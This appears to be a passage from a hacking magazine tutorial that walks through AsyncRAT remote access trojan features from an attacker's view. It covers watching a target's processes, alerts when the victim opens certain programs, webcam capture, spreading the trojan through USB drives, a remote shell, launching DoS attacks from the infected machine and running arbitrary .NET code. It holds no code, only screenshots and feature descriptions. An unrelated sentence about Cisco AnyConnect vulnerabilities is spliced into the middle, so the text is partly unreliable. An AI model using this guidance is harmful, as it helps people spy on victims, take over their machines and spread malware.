


Process manager

This allows us to view and manage processes on the target system.


processManager:637EA3B105...

Name	ID
 AsyncRat.exe	2392
 DllHost.exe	6428
 DllHost.exe	7540
 Explorer.EXE	C:\Windows\system32\DllHost.exe
 LockApp.exe	5408
 MicrosoftEdge.exe	4528
 OneDrive.exe	6772
 SearchUI.exe	3980
 SecHealthUI.exe	7480
 ShellExperienceHost.exe	3852



Report user actions

This module sends a notification as soon as our target user performs a specific action. You can specify any action you want.



TITLE

SEND A NOTIFICATION WHEN CLIENT OPEN A SPECIFIC WINDOW

Hackercool Magazine

OK

Cancel


YouTube, Photoshop, Steam

By default, it is filled with YouTube, Photoshop, Stream. But you can set your own actions. Like opera, file explorer etc. Now, whenever our target user opens file explorer, you get a notification.

Webcam


This is to view webcam capture. Next, in the menu are “miscellaneous” actions we can perform on the target system.

Cisco AnyConnect devices are only vulnerable if they run vulnerable Cisco Meraki MX firmware releases and have AnyConnect VPN with client certificate authentication specifically enabled.



Kill Bots

The “Bot killer” option kills all bots (including our own) on the target system.




Spreading through USB

You can even spread this AsyncRAT by infecting USB drives inserted into the target system. Similarly, seed Torment module seeds any torrent.


Remote shell

This gives us a remote shell.



Perform DoS attack


You can use AsyncRAT to perform a DoS attack from the target system.



You can select the target host, port and time out to send packets.


Execute .NET code on target system

Using this, you can execute .NET code you want on the target system.

